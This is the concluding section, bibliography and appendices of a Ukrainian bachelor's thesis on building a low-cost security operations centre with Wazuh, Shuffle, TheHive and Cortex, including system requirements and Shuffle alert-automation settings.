- Інтегрувати компонентів Cortex із платформою Shuffle для автоматизації ручних завдань в SOC, таких як сканування мережі, робочих станцій та вебсайтів на вразливості, а також проведення розвідки загроз для виявлення глобальних індикаторів компрометації у власній інфраструктурі.

Висновки до 3-го розділу

В останньому розділі налаштовано і інтегровано всі компоненти середовища в єдину підсистему моніторингу.

Створено правила безпеки та автоматизації взаємодії між компонентами SIEM, SOAR і системою реагування на інциденти (IR).

Після налаштування проведено імітацію зловмисної активності за попередньо визначеними сценаріями компрометації середовища для перевірки створених правил безпеки. Описано процеси, що відбуваються в системі під час інциденту.

Виконано оцінку ефективності та повноти виявлення зловмисної активності на основі розроблених правил. Сформовано рекомендації щодо вдосконалення підсистеми моніторингу подій безпеки для підвищення здатності виявляти та реагувати на події й інциденти безпеки в системі.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		89

ВИСНОВКИ

В кваліфікаційній роботі було виконано завдання з реалізації проєкту прототипу SOC з використанням відкритих рішень Wazuh, Shuffle, Cortex, TheHive.

Основною метою роботи було продемонструвати можливість ефективного моніторингу та реагування на інциденти безпеки в інфраструктурі малого та середнього бізнесу за допомогою безкоштовних відкритих рішень для побудови SOC.

У межах дослідження проаналізовано загальні принципи роботи підрозділів SOC, їх ключові завдання, функції, складові та роль сучасного SOC в системах організацій. Проведено огляд ринку рішень для SOC, визначено основні можливості кожного з них та виконано порівняльний аналіз.

Окрему увагу приділено аналізу інтеграцій на базі відкритих безкоштовних рішень для SOC. Обрані інструменти відповідають концепції безпеки та забезпечують необхідний рівень функціональності для організації процесів моніторингу та реагування.

Було створено віртуальне середовище, що імітує реальні умови роботи інфраструктури. За допомогою VirtualBox, інтеграції SIEM, SOAR та IR-рішень, а також визначення моделі загроз, побудовано базову підсистему моніторингу подій безпеки.

Проведено тестування через моделювання зловмисної активності та перевірку здатності системи виявляти атаки. Підсистема моніторингу ефективно зафіксувала та обробила події безпеки, що дозволяє підвищити ефективність реагування на інциденти.

У результаті виконання кваліфікаційної роботи було досягнуто поставленої мети: продемонстровано, що побудова ефективної системи моніторингу та реагування на інциденти на основі безкоштовних відкритих рішень є цілком можливою. Отримані результати можуть бути використані для подальших досліджень і розвитку систем моніторингу у сфері кібербезпеки.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				90
Змн.	Арк.	№ докум.	Підпис	Дата		

СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. 11 Strategies of a World-Class Cybersecurity Operations Center // Електронна книжка MITRE, 2022, 452 с.
2. How to build a Security Operations Center (on a budget) // Електронна книжка AT&T Business, 2019, 35 с.
3. What Makes SOC Effective? People, Process, and Technology // GCS Network. 2023. URL: <https://globalcybersecuritynetwork.com/blog/what-makes-soc-security-operations-center-effective/>
4. What is a Security Operations Center (SOC)? // OffSec. 2025. URL: <https://www.offsec.com/cyberiversity/security-operations-center/#what-is-a-security-operations-center-soc>
5. What Is a Security Operations Center? Complete Guide // Steve Salinas. 2023. URL: <https://www.exabeam.com/blog/security-operations-center/security-operations-center-ultimate-soc-quick-start-guide/>
6. 5. Designing and Building a Global Security Operations Center (SOC) // Marketing Intervalle. 2024. URL: <https://intervalle-technologies.com/blog/designing-and-building-a-global-security-operations-center-soc/>
7. Security Operation Center (SOC) // TheFourSec. 2022. URL: <https://medium.com/@thefoursec/security-operation-center-soc-22ac281c6eaa>
8. What Is a Security Operations Center (SOC)? // paloalto NETWORKS. 2025. URL: <https://www.paloaltonetworks.com/cyberpedia/what-is-a-soc>
9. Security Operation Center Concepts & Implementation // Renaud Bidou. 2005. URL: https://www.researchgate.net/publication/228587242_Security_Operation_Center_Concepts_Implementation
10. The ESSENTIAL GUIDE TO SIEM // Електронна книжка Exabeam, 2019, 105 с

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				91
Змн.	Арк.	№ докум.	Підпис	Дата		

- 11.What is a SIEM Solution in a SOC? // paloalto NETWORKS. 2025. URL:
<https://www.paloaltonetworks.ca/cyberpedia/siem-solutions-in-soc>
- 12.Best Security Information and Event Management (SIEM) Solutions // PeerSpot. 2025. URL: <https://www.peerspot.com/categories/security-information-and-event-management-siem>
- 13.Wazuh XDR Platform: Secure Your Network Today // Devoteam. 2025. URL:
<https://www.devoteam.com/expert-view/enhancing-cybersecurity-with-wazuh-the-open-source-xdr-siem-platform/>
- 14.Wazuh: a useful assistant (SIEM) for security monitoring // Tomáš Heřmánek. 2023. URL: <https://www.initmax.com/wazuh-siem-for-security-monitoring/>
- 15.Improve Security Analytics with the Elastic Stack, Wazuh, and IDS // Santiago Bassett. 2018. URL: <https://www.elastic.co/blog/improve-security-analytics-with-the-elastic-stack-wazuh-and-ids>
- 16.TheHive: Efficient Incident Management with Wazuh Integration // Mulayam Yadav. 2024. URL: <https://certbar.com/technical-blogs/the-hive-efficient-incident-management-with-wazuh-integration>
- 17.Wazuh Documentation: Elastic Stack integration // Wazuh. 2025. URL:
<https://documentation.wazuh.com/current/integrations-guide/elastic-stack/index.html>
- 18.What is SOAR (security orchestration, automation and response)? // IBM. 2023. URL: <https://www.ibm.com/think/topics/security-orchestration-automation-response>
- 19.What Is SOAR? // paloalto NETWORKS. 2025. URL:
<https://www.paloaltonetworks.com/cyberpedia/what-is-soar>
- 20.SOAR (Security, Orchestration, Automation, And Response) // FORTINET. 2025. URL: <https://www.fortinet.com/resources/cyberglossary/what-is-soar>
- 21.Shuffle Documentation: About Shuffle // Shuffle. 2025. URL:
<https://shuffler.io/docs/about>
- 22.Корпоративна мережа // Словник з інформатики. 2015. URL: <https://xn--r1a3b.xn--b1amgblet.xn-->

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				92
Змн.	Арк.	№ докум.	Підпис	Дата		

j1amh/index.php/%D0%9A%D0%BE%D1%80%D0%BF%D0%BE%D1%80%D0%B0%D1%82%D0%B8%D0%B2%D0%BD%D0%B0_%D0%BC%D0%B5%D1%80%D0%B5%D0%B6%D0%B0

23. Playbook of the week: Responding to RDP Brute Force Attacks // | Arik Day. 2023. URL: <https://www.paloaltonetworks.com/blog/security-operations/playbook-of-the-week-responding-to-rdp-brute-force-attacks/>
24. Brute Force: Password Guessing // MITRE. 2025. URL: <https://attack.mitre.org/techniques/T1110/001/>
25. Reverse shell // MITRE. 2025. URL: <https://www.invicti.com/learn/reverse-shell/>
26. Command and Scripting Interpreter: PowerShell // MITRE. 2025. URL: <https://attack.mitre.org/techniques/T1059/001/>
27. Wazuh Documentation: Architecture // Wazuh. 2025. URL: <https://documentation.wazuh.com/current/getting-started/architecture.html>
28. Wazuh Documentation: Active Response // Wazuh. 2025. URL: <https://documentation.wazuh.com/current/user-manual/capabilities/active-response/index.html>
29. Wazuh Documentation: Elastic Stack integration // Wazuh. 2025. URL: <https://documentation.wazuh.com/current/integrations-guide/elastic-stack/index.html>
30. How to detect Active Directory attacks with Wazuh [Part 1 of 2] // Anthony Faruna. 2023. URL: <https://wazuh.com/blog/how-to-detect-active-directory-attacks-with-wazuh-part-1-of-2/>
31. Tool Documentation: Hydra // KALI. 2025. URL: <https://www.kali.org/tools/hydra/>
32. Wazuh Documentation: Detecting a brute-force attack // Wazuh. 2025. URL: <https://documentation.wazuh.com/current/proof-of-concept-guide/detect-brute-force-attack.html>

- 33.Wazuh Documentation: Custom rules // Wazuh. 2025. URL:
<https://documentation.wazuh.com/current/user-manual/ruleset/rules/custom.html>
- 34.Detecting hoaxshell with Wazuh // Openime Oniagbi. 2023. URL:
<https://wazuh.com/blog/detecting-hoaxshell-with-wazuh/>
- 35.Evading Detection with Hoaxshell Obfuscation — A Tool to Bypass Windows Defender // Anbu Hack Ops. 2023. URL: <https://infosecwriteups.com/evading-detection-with-hoaxshell-obfuscation-a-tool-to-bypass-windows-defender-a6fd56ad27b4>
- 36.Github repository: hoaxshell // t3l3machus. 2025. URL:
<https://github.com/t3l3machus/hoaxshell>
- 37.Wazuh Documentation: Detecting suspicious binaries // Wazuh. 2025. URL:
<https://documentation.wazuh.com/current/proof-of-concept-guide/poc-detect-trojan.html>
- 38.TheHive Documentation: Installation: TheHive installation and configuration // StrangeBee. 2025. URL: <https://docs.strangebee.com/thehive/installation/step-by-step-installation-guide/#thehive-installation-and-configuration>
- 39.Cortex Documentation: Installation & configuration: Step-by-Step Guide // StrangeBee. 2025. URL: <https://docs.strangebee.com/cortex/installation-and-configuration/step-by-step-guide/>
- 40.Cortex Documentation: Installation & configuration: Analyzers & Responders // StrangeBee. 2025. URL: <https://docs.strangebee.com/cortex/installation-and-configuration/analyzers-responders/#store-run-programs-on-the-host>
- 41.Cortex Documentation: Installation & configuration: Secret Key configuration // StrangeBee. 2025. URL: <https://docs.strangebee.com/cortex/installation-and-configuration/secret/>
- 42.Github repository: Shuffle-SOAR-Home-Lab // 0xrajneesh. 2025. URL:
<https://github.com/0xrajneesh/Shuffle-SOAR-Home-Lab/blob/main/Installing-docker-and-docker-compose.md>

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				94
Змн.	Арк.	№ докум.	Підпис	Дата		

- 43.Github repository: Shuffle // xalgord. 2025. URL:
<https://github.com/Shuffle/Shuffle/blob/main/.github/install-guide.md>
- 44.Shuffle documentation: Configure Shuffle // Shuffle. 2025. URL:
<https://shuffler.io/docs/configuration>
- 45.TheHive Documentation: How to Add a Cortex Server // StrangeBee. 2025.
URL: <https://docs.strangebee.com/thehive/administration/cortex/add-a-cortex-server/>
- 46.Github repository: Shuffle // frikky. 2025. URL:
<https://github.com/Shuffle/Shuffle/tree/main/functions/extensions/wazuh>
- 47.Discord Documentation: Intro to Webhooks // Discord. 2025. URL:
<https://support.discord.com/hc/en-us/articles/228383668-Intro-to-Webhooks>
- 48.Shuffle+Wazuh+TheHIVE+Cortex = Automation Bliss // Taylor Walton. 2021.
URL:
https://www.youtube.com/watch?v=FBISHA7V15c&list=PLB6hQ_WpB6U16_P_VyRIKerjI71ZVsdb&index=8
- 49.Detecting User Login Anomalies with Shuffle - Building a Workflow to Detect Abnormal User Logins // Taylor Walton. 2022. URL:
https://www.youtube.com/watch?v=QMdZDdhun_o&list=PLB6hQ_WpB6U16_P_VyRIKerjI71ZVsdb&index=18
- 50.SOC Automation Project (Home Lab) Part 5 // MyDFIR. 2023. URL:
<https://www.youtube.com/watch?v=GNXK00QapjQ&t=1350s>
- 51.TheHive API Documentation: General // StrangeBee. 2025. URL:
<https://docs.strangebee.com/thehive/api-docs/#section/General>

ДОДАТКИ

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		96

Мінімальні системні вимоги до використаних у проєкті рішень

Мінімальні системні вимоги Windows Server 2019

Процесор: 1.4 ГГц 64-бітний

ОЗП: 512 Мб

Дисковий простір: 32 Гб

Інші вимоги: Gigabit Ethernet адаптер

Мінімальні системні вимоги Windows 10 (64-біт)

Процесор: 1 ГГц

ОЗП: 2 Гб

Дисковий простір: 20 Гб

Мінімальні системні вимоги Ubuntu Desktop 24.04

Процесор: 2 ГГц двоядерний

ОЗП: 4 Гб

Дисковий простір: 25 Гб

Інші вимоги: Роздільна здатність 1024x768 або вища

Мінімальні системні вимоги Wazuh

Процесор: 2 ядра

ОЗП: 2 Гб

Дисковий простір: 50 Гб

Платформи: Linux (Ubuntu, Debian, CentOS, RHEL, Amazon Linux, Oracle Linux)

Мінімальні системні вимоги Shuffle

Процесор: 4 ядра

ОЗП: 8 Гб

Дисковий простір: 50 Гб

Платформи: Linux (Ubuntu), macOS, Windows (через WSL2), Docker

Мінімальні системні вимоги TheHive

Процесор: 4 ядра

ОЗП: 16 Гб

Дисковий простір: 50 Гб

Платформи: Linux (Ubuntu, Debian, CentOS), macOS

Мінімальні системні вимоги Cortex

Процесор: 4 ядра

ОЗП: 16 Гб

Дисковий простір: 50 Гб

Платформи: Linux (Ubuntu, Debian, CentOS), macOS

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		97

Налаштування в Shuffle для сценаріїв RDP та Reverse Shell

The screenshot displays two configuration panels in the Shuffle application. The left panel, titled 'Webhook: running', includes a 'Name' field with 'Webhook_1', an 'Associated App (optional)' dropdown, a 'Parameters' section with a 'Webhook URI' field containing 'http://192.168.69.30:3001/api/v1', and 'Authentication headers' and 'Custom Response' sections. The right panel, titled 'Post create alert', shows a 'Name' field with 'Create_alert', a 'Delay' of '0', an 'Authentication' dropdown set to 'Valid Auth for TheHive', and a 'Find Actions' dropdown set to 'Create alert'. The 'Body' field contains a JSON object: `{ "description": "$shuffle.all_fields.rule.description on $shuffle.all_fields.agent.name". }`. The 'Severity' is set to '3'. A 'Summary' section at the bottom indicates 'Activate Windows'.

Рисунок Б.1 – Налаштування Shuffle 1

Значення body для Create_alert:

```
{
  "description": "$shuffle.all_fields.rule.description on
$shuffle.all_fields.agent.name",
  "externallink": "http://192.168.69.30:9000/",
  "flag": false,
  "pap": 2,
  "severity": 3,
  "source": "WAZUH",
  "sourceRef": "incident-$shuffle.all_fields.timestamp",
}
```

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				98
Змн.	Арк.	№ докум.	Підпис	Дата		

```

"status": "New",
"summary": "Brute-force RDP detected on $shuffle.all_fields.agent.ip",
"tags": ["incident"],
"title": "Brute-force RDP detected on $shuffle.all_fields.agent.ip",
"tlp": 2,
"type": "incident"
}

```

The image shows the Shuffle 2 configuration interface. On the left, there are four sections: Summary, Tags, Title, and Headers. Each section has a text area for configuration and a plus icon to add more items. The Summary section contains a JSON snippet. The Tags section contains the tag 'incident'. The Title section contains a JSON snippet. The Headers section contains 'Content-Type=application/json' and 'Accept=application/json'. On the right, there is a 'Post create observable in alert' configuration panel. It includes a 'Name' field with 'Add_IP_to_alert', a 'Delay' field with '0', an 'Authentication' dropdown set to 'Valid Auth for TheHive', a 'Find Actions' dropdown set to 'Create observable in alert', a 'Body' field with a JSON snippet, and an 'AlertId' field with '\$create_alert.body_id'.

Рисунок Б.2 – Налаштування Налаштування Shuffle 2

Post create case from alert

◀ 📄 ✎ ▶ Rerun

Name: Create_case Delay: 0

Authentication: Valid Auth for TheHive +

Find Actions: Create case from alert

Simple Advanced

Body *

```
{
  "casetemplate": "${casetemplate}",
  "observablerule": "${observablerule}",
  "sharingparameters":
```

AlertId *

\$create_alert.body_id +

Curl 1.4.0

◀ 📄 ✎ ▶ Rerun

Name: Send_allerts_to_SOC_Channel Delay: 0

Find Actions: Curl

Statement *

```
curl -H "Content-Type: application/json" \
-X POST \
-d '{"content": "$create_alert.body.description"}' \
```

Рисунок Б.3 – Налаштування Налаштування Shuffle 2

Запит curl для взаємодії з Discord:
 curl -H "Content-Type: application/json" \
 -X POST \
 -d '{"content": "\$create_alert.body.description"}' \
<https://discord.com/api/webhooks/...>

Налаштування в Shuffle для сценаріїв FIM, що відрізняються від попередніх:

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				100
Змн.	Арк.	№ докум.	Підпис	Дата		

Get a hash report

Rerun

Name

Virustotal

Delay

0

Authentication

Valid

Latest

Auth for Viru...

Find Actions

Get a hash report

Id *

\$shuffle.all_fields.syscheck.sha2

Headers

Content-Type=application/json

Accept=application/json

Check cache contain
1.2.0

Rerun

Name

Check_cache

Delay

0

Find Actions

Check cache contains

Key *

\$virustotal.body.data.attributes.lk

Value *

0

Append *

False

Category

\$virustotal.body.data.attributes.s

Рисунок Б.4 – Налаштування Налаштування Shuffle 4

Post create observable in alert

◀ 📄 ✎ ▶ Rerun

Name: Add_hash_to_alert Delay: 0

Authentication: Valid Latest Auth for The... +

Find Actions: Create observable in alert × ▾

Simple Advanced

Body *

```
{
  "data": {
    "$shuffle.all_fields.syscheck.sha256_after",
    "dataType": "hash"
  }
}
```

AlertId *

\$create_alert.body_id +

Рисунок Б.5 – Налаштування Налаштування Shuffle 5